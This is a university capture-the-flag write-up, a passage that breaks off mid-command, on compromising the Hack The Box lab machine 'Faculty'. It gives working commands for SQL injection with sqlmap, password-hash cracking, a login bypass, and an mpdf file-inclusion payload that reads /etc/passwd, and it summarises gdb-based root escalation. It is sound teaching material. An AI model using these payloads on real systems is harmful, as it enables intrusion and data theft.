INSTITUT FÜR
CYBER SECURITY

Faculty Writeup

Felicitas Pojtinger (fp036)

2022-10-12

We level IT up.
lcs.hdm-stuttgart.de

Contents

Figure 1: Hack the Box Logo

- **Author**: Felicitas Pojtinger (fp036)
- **Dificulty**: Medium
- **Target**: 10.10.11.169
- **Proof of pwn**: https://www.hackthebox.com/achievement/machine/370951/480

1 Disclaimer

I hereby confirm that I did not have any kind of assistance during the actual penetration test of the machine, nor with writing this writeup. All methods used are explained, all used resources are linked and ways of success and failure are described. This report was created as submission for HdM Stuttgart's "IT Security: Attack and Defense" course. Sharing or publishing this writeup without written approval is prohibited. There may be other ways to escalate this box and some ways may be patched now as they might not have been intentionally kept open by the box's authors. IPs and other metadata on screenshots and within the quoted and attached notes might differ, due to taking additional screenshots after the initial hacking.

Contact: fp036@hdm-stuttgart.de

2 Preface and Personal Statement

Faculty is a Linux-based machine created by HTB user `gbyolo`. It was originally published on July 2nd, 2022 and is rated at medium dificulty.

The machine is CTF-like. This is mostly due to it running a fully custom, purpose-built software and it using some arcane tools to provide hints, such as the UNIX mail system. The custom software is written in PHP, which I used for projects at my job and has been used in quite a few machines we've worked on in the CTF team, which was nice to see.

The user flag was pwned within roughly 4 days; this could have been done much more quickly, but lots of dead ends that seemed promising at first glance led to lots of time being wasted while trying to crack hashes. The root flag however was almost trivial to achieve and I managed to get it in under an hour, mostly because quite a lot of embedded Linux experience from my day job was applicable.

Faculty is the first machine that I pwned fully by myself; all other machines were done within the HdM CTF team or with friends. The medium ranking felt appropriate, although the multiple dead ends were quite demotivating.

3 Skills Required

In order to pwn the user flag, knowledge of Linux, a surface-level understanding of PHP, SQL injection and file inclusion is required. Once a shell has been acquired, remote code execution and the GNU Debugger help escalate to the root flag.

4 Conspectus

Faculty exposes a custom PHP faculty scheduling system served by a Nginx webserver running on Ubuntu. Through fuzzing with `ffuf` we can find an admin area, which is vulnerable to SQL injection. Using `sqlmap`, the login form can be bypassed, after which access to a faculty list is granted. This list and others can be downloaded as a PDF; the used generator is an old version of `mpdf`, which has a file injection vulnerability. Using this vulnerability, we can fetch arbitray files from the server's filesystem. By causing the server to display a stack trace, we can get the app's source code directory, from which we first fetch the database connection file. It contains a hardcoded password and username, which are also both being used as the SSH credentials. Once SSH access is granted as user `gbyolo`, we can exploit a remote code execution vulnerability in the installed NPM package `meta-git` to escalate to user `developer` by downloading the relevant SSH private key and logging in over SSH again, which allows us to get the user flag. In order to get the root flag, we use a preinstalled version of `gdb` to attach to a process running as root with debug symbols enabled, and set the SUID bits of `bash`; this allows us to run bash as root and thus get the root flag.

5 Information Gathering

First, I used `nmap` to get the services which are running on the machine:

```
$ nmap -v -p- 10.10.11.169
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-12 14:39 CEST
Initiating Ping Scan at 14:39
Scanning 10.10.11.169 [2 ports]
Completed Ping Scan at 14:39, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:39
Completed Parallel DNS resolution of 1 host. at 14:39, 0.02s elapsed
Initiating Connect Scan at 14:39
Scanning 10.10.11.169 [65535 ports]
Discovered open port 80/tcp on 10.10.11.169
Discovered open port 22/tcp on 10.10.11.169
```

Both port 80 (HTTP) and 22 (SSH) are open.

To access the services, I added the hostname to `/etc/hosts`:

```
# /etc/hosts
faculty.htb 10.10.11.169
```

After this, I used `ffuf` to fuzz the machine:

```
$ ffuf -w ~/Downloads/SecLists/Discovery/DNS/bitquark-subdomains-
    top100000.txt:FUZZ -u http://10.10.11.169/ -H 'Host: FUZZ.faculty.
    htb' -fs 0,154
# No results
$ ffuf -w ~/Downloads/SecLists/Discovery/Web-Content/directory-list
    -2.3-small.txt:FUZZ -u http://faculty.htb/FUZZ -fs 12193
admin
```

The `/admin` endpoint is interesting; it looks like this:



Figure 2: Admin login

Next, I used `sqlmap` on the login page's API to search for SQL injection vulnerabilities:

```
$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
    data="id_no=asdf" --method POST --dbs --batch -time-sec=1
# ...
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0, PHP
back-end DBMS: MySQL >= 5.0.12
available databases [2]:
[*] information_schema
[*] scheduling_db
# ...
```

In order to find out more about the structure of the application, I used `sqlmap` to first enumerate the columns and then dump the users.

```
$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
    data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --columns
    --threads 10
# ...
[15:20:52] [INFO] resumed: class_schedule_info
[15:20:52] [INFO] resumed: courses
[15:20:52] [INFO] resumed: faculty
[15:20:52] [INFO] resumed: schedules
```

```
[15:20:52] [INFO] resumed: subjects
[15:20:52] [INFO] resumed: users
[15:20:52] [INFO] fetching columns for table 'schedules' in database '
    scheduling_db'
[15:20:52] [INFO] resumed: 12
[15:20:52] [INFO] resuming partial value: date
[15:20:52] [WARNING] time-based comparison requires larger statistical
    model, please wait.............................. (done)
[15:20:53] [WARNING] it is very important to not stress the network
    connection during usage of time-based payloads to prevent potential
    disruptions
_created
[15:21:19] [INFO] retrieved: datetime
[15:21:44] [INFO] retrieved: description
$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
    data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
    users -D scheduling_db -C name,password
# ...
[15:34:31] [WARNING] (case) time-based comparison requires reset of
    statistical model, please wait.............................. (done)
Administrator
[15:35:15] [INFO] retrieved: 1fecbe762af147c1176a0
15:37:12] [WARNING] no clear password(s) found
Database: scheduling_db
Table: users
[1 entry]
+---------------+----------------------------------+
| name          | password                         |
+---------------+----------------------------------+
| Administrator | 1fecbe762af147c1176a0fc2c722a345 |
+---------------+----------------------------------+
```

Here an Administrator user as well the corresponding password hash could be found. This hash however did not seem to be easily crackable, even with large password lists:

```
$ echo '1fecbe762af147c1176a0fc2c722a345' | tee /tmp/hash
$ hashcat -m 0 -a 0 /tmp/hash ~/Downloads/rockyou.txt
# Approaching final keyspace - workload adjusted.
$ john --wordlist ~/Downloads/rockyou.txt /tmp/hash
g 0:00:00:00 DONE (2022-10-12 15:47) 0g/s 19677p/s 19677c/s 7923MC/s
    123456..sss
Session completed
$ curl -Lo https://download.weakpass.com/wordlists/1927/cyclone.
    hashesorg.hashkiller.combined.txt.7z
# Extract the .7z with the Nautilus first
$ hashcat -w 4 -a 0 /tmp/hash ~/Downloads/cyclone.hashesorg.hashkiller.
    combined.txt
```

By continuing to dump the database and I was also able to find faculty ID numbers, which we can use to login to the non-admin area:



Figure 3: Faculty login

```
$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
    data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
    faculty -D scheduling_db
# ...
[18:57:01] [INFO] retrieved: firstname
[18:57:36] [INFO] retrieved: gender
[18:58:00] [INFO] retrieved: id
[18:58:08] [INFO] retrieved: id_no
# ...

$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=login_faculty' --
    data="id_no=asdf" --method POST --dbs --batch -time-sec=1 --dump -T
    faculty -D scheduling_db -C id_no
# ...
Database: scheduling_db
Table: faculty
[3 entries]
+----------+
| id_no    |
+----------+
| 30903070 |
| 63033226 |
| 85662050 |
```

```
20  +-----------+
```

Looking at the network inspector we find a RPC endpoint that is being called from this frontend. Running SQLMap on it showed another SQL injection vulnerability, which we use to get all of the tables (its UNION instead of time-based like before, which makes this much faster). The page looked like this and the endpoint is used to fetch the schedules (notice the typo in the URL!):



Figure 4: Faculty scheduling

```
1  $ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=get_schecdule' --
       data="faculty_id=3" --method POST --dbs --batch -time-sec=1 --column
2  # ...
3  Database: scheduling_db
4  Table: courses
5  [3 columns]
6  +-------------+--------------+
7  | Column      | Type         |
8  +-------------+--------------+
9  | course      | varchar(200) |
10 | description | text         |
11 | id          | int          |
12 +-------------+--------------+
13
14 Database: scheduling_db
15 Table: users
16 [5 columns]
17 +----------+--------------+
```

```
| Column   | Type         |
+----------+--------------+
| id       | int          |
| name     | text         |
| password | text         |
| type     | tinyint(1)   |
| username | varchar(200) |
+----------+--------------+

Database: scheduling_db
Table: class_schedule_info
[4 columns]
+-------------+------+
| Column      | Type |
+-------------+------+
| course_id   | int  |
| id          | int  |
| schedule_id | int  |
| subject     | int  |
+-------------+------+

Database: scheduling_db
Table: faculty
[9 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| address    | text         |
| contact    | varchar(100) |
| email      | varchar(200) |
| firstname  | varchar(100) |
| gender     | varchar(100) |
| id         | int          |
| id_no      | varchar(100) |
| lastname   | varchar(100) |
| middlename | varchar(100) |
+------------+--------------+

Database: scheduling_db
Table: subjects
[3 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | text         |
| id          | int          |
| subject     | varchar(200) |
+-------------+--------------+

Database: scheduling_db
Table: schedules
```

```
[12 columns]
+----------------+--------------+
| Column         | Type         |
+----------------+--------------+
| date_created   | datetime     |
| description    | text         |
| faculty_id     | int          |
| id             | int          |
| is_repeating   | tinyint(1)   |
| location       | text         |
| repeating_data | text         |
| schedule_date  | date         |
| schedule_type  | tinyint(1)   |
| time_from      | time         |
| time_to        | time         |
| title          | varchar(200) |
+----------------+--------------+
# ...
```

Sadly, I wasn't able to use this path to escalate further either; we don't have the necessary permissions to get files using SQL:

```
$ sqlmap -u 'http://faculty.htb/admin/ajax.php?action=get_schecdule' --
    data="faculty_id=3" --method POST --dbs --batch -time-sec=1 --
    privileges
# ...
privilege: USAGE
```

So I finally took one more look at the fuzzer from above, which gave us `/admin`.

6 Exploitation

For the actual exploitation, I used a SQL injection vulnerability on `http://faculty.htb/admin` with the username (or password) `' OR 1=1#`, which evaluates the expression to always be true.



Figure 5: Faculty PDF generator

Here I found an endpoint that generates PDFs. Looking at the inspector we first `base64` decode and then URL decode (twice), which yields us the input: Plain HTML!:



Figure 6: Faculty PDF content

```
$ function urldecode() { : "${*//+/ }"; echo -e "${_//%/\\x}"; }
$ urldecode $(urldecode $(echo ${PARAM_FROM_POST_REQUEST} | base64 -d))
```

This yielded the following result:

```
<h1><a name="top"></a>faculty.htb</h1>
<h2>Faculties</h2>
<table>
  <thead>
    <tr>
      <th class="text-center">ID</th>
      <th class="text-center">Name</th>
      <th class="text-center">Email</th>
      <th class="text-center">Contact</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td class="text-center">{{7*7}}</td>
      <td class="text-center"><b>{{7*7}}, {{7*7}} {{7*7}}</b></td>
      <td class="text-center">
        <small><b>{{7*7}}</b></small>
      </td>
```

```
        <td class="text-center">
          <small><b>{{7*7}}</b></small>
        </td>
      </tr>
      <tr>
        <td class="text-center">1</td>
        <td class="text-center"><b>{{7*7}}, {{7*7}} {{7*7}}</b></td>
        <td class="text-center">
          <small><b>{{7*7}}</b></small>
        </td>
        <td class="text-center">
          <small><b>{{7*7}}</b></small>
        </td>
      </tr>
      <tr>
        <td class="text-center">85662050</td>
        <td class="text-center"><b>Blake, Claire G</b></td>
        <td class="text-center">
          <small><b>cblake@faculty.htb</b></small>
        </td>
        <td class="text-center">
          <small><b>(763) 450-0121</b></small>
        </td>
      </tr>
      <tr>
        <td class="text-center">30903070</td>
        <td class="text-center"><b>James, Eric P</b></td>
        <td class="text-center">
          <small><b>ejames@faculty.htb</b></small>
        </td>
        <td class="text-center">
          <small><b>(702) 368-3689</b></small>
        </td>
      </tr>
      <tr>
        <td class="text-center">12345678</td>
        <td class="text-center"><b>TEST, TEST TEST</b></td>
        <td class="text-center">
          <small><b>TEST</b></small>
        </td>
        <td class="text-center">
          <small><b>TEST</b></small>
        </td>
      </tr>
    </tbody>
  </table>
```

I was able to POST to this endpoint using cURL:

```
$ curl 'http://faculty.htb/admin/download.php' -H 'Accept: */*' -H '
    Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection: keep-alive
```

```
        ' -H 'Content-Type: application/x-www-form-urlencoded; charset=UTF-8
        ' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H 'Origin: http
        ://faculty.htb' -H 'Referer: http://faculty.htb/admin/index.php?page
        =faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64)
        AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari
        /537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw 'pdf=
        JTI1M0NoMSUyNTNFJTI1M0NhJTJCbmFtZSUyNTNEJTI1MjJ0b3AlMjUyMiUyNTNFJTI1M0MlMjUyRmEl
        ' --compressed -L -vvv
```

For example, to get a PDF with “Hello, world!” in it:

```
$ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
<h1>Hello, world!</h1>
EOT
$ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
    */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
    keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
    'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
    index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
    x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
    Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
    $(cat /tmp/body))
```

This returns the ID, so we can the full path like so (the `mpdf/tmp/` path can be found when downloading it from the browser):

```
$ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

This returns a PDF with the text “Hello, world!”. MPDF has a file inclusion exploit (https://www.exploit-db.com/exploits/50995), so I was able to inject `/etc/passwd` into the generated PDF:

```
$ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title
    ="Attached File: /etc/passwd" pos-x="195" />
EOT
$ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
    */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
    keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
    'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
    index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
    x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
    Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
    $(cat /tmp/body))
$ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

Opening the PDF in Atril shows the following attached file:

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/
    sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/
    usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/
    nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd
    :/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:112:117:MySQL Server,,,:/nonexistent:/bin/false
gbyolo:x:1000:1000:gbyolo:/home/gbyolo:/bin/bash
postfix:x:113:119::/var/spool/postfix:/usr/sbin/nologin
developer:x:1001:1002:,,,:/home/developer:/bin/bash
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

As we can see, `gbyolo`, `developer` and `root` are our next targets because they have interactive shells.

I couldn't find anything else that was suspicious directly, so I processed to try and fetch the application source code to the host:

```
$ ffuf -w ~/Downloads/SecLists/Discovery/Web-Content/raft-large-
    directories.txt:FUZZ -u http://faculty.htb/FUZZ -fs 12193
# ...
admin                   [Status: 301, Size: 178, Words: 6, Lines: 8,
```

```
    Duration: 22ms]
mpdf                    [Status: 301, Size: 178, Words: 6, Lines: 8,
    Duration: 24ms]
# ...
```

The first guess fails:

```
$ export FILE='/var/www/admin.php'
$ cat <<EOT | jq -sRr @uri | base64 -w 0 > /tmp/body
<annotation file="${FILE}" content="${FILE}" icon="Graph" title="
    Attached File: ${FILE}" pos-x="195" />
EOT
$ export ID=$(curl 'http://faculty.htb/admin/download.php' -H 'Accept:
    */*' -H 'Accept-Language: en-US,en;q=0.9,de;q=0.8' -H 'Connection:
    keep-alive' -H 'Content-Type: application/x-www-form-urlencoded;
    charset=UTF-8' -H 'Cookie: PHPSESSID=lbb7g4c7aqb8pjk8vo8g749ka3' -H
    'Origin: http://faculty.htb' -H 'Referer: http://faculty.htb/admin/
    index.php?page=faculty' -H 'User-Agent: Mozilla/5.0 (X11; Linux
    x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
    Safari/537.36' -H 'X-Requested-With: XMLHttpRequest' --data-raw pdf=
    $(cat /tmp/body))
$ xdg-open "http://faculty.htb/mpdf/tmp/${ID}"
```

By ommiting parameters, I was able to display a stacktrace that helped finding the source code's location:

```
$ curl 'http://faculty.htb/admin/ajax.php?action=login'   -H 'Accept:
